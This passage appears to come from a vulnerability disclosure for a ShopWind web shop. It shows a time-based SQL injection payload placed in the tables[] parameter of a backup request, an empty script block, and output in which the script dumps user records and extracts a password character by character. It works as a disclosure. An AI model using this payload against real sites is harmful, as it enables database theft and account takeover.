A%22_csrf-frontend%22%3Bi%3A1%3Bs%3A32%3A%22As8fd2CCmnh4ExItegRpqbV4C9r-f4oO%22%3B%7D
Connection: close

tables%5B%5D=swd_user`;select if(length(user())>0,sleep(2),1);#&vol_size=100&backup_name=20220425_8
```






python script:

```
```

The test results are as follows：


userid
username
nickname
email
1 master
2 seller
3 buyer
4 test
Administrator@DESKTOP-0UAEG7D D:
python .\shopWindSql.py
[+]用户名密码长度为: 5
[+]用户名密码为为: b
[+]用户名密码为为: bu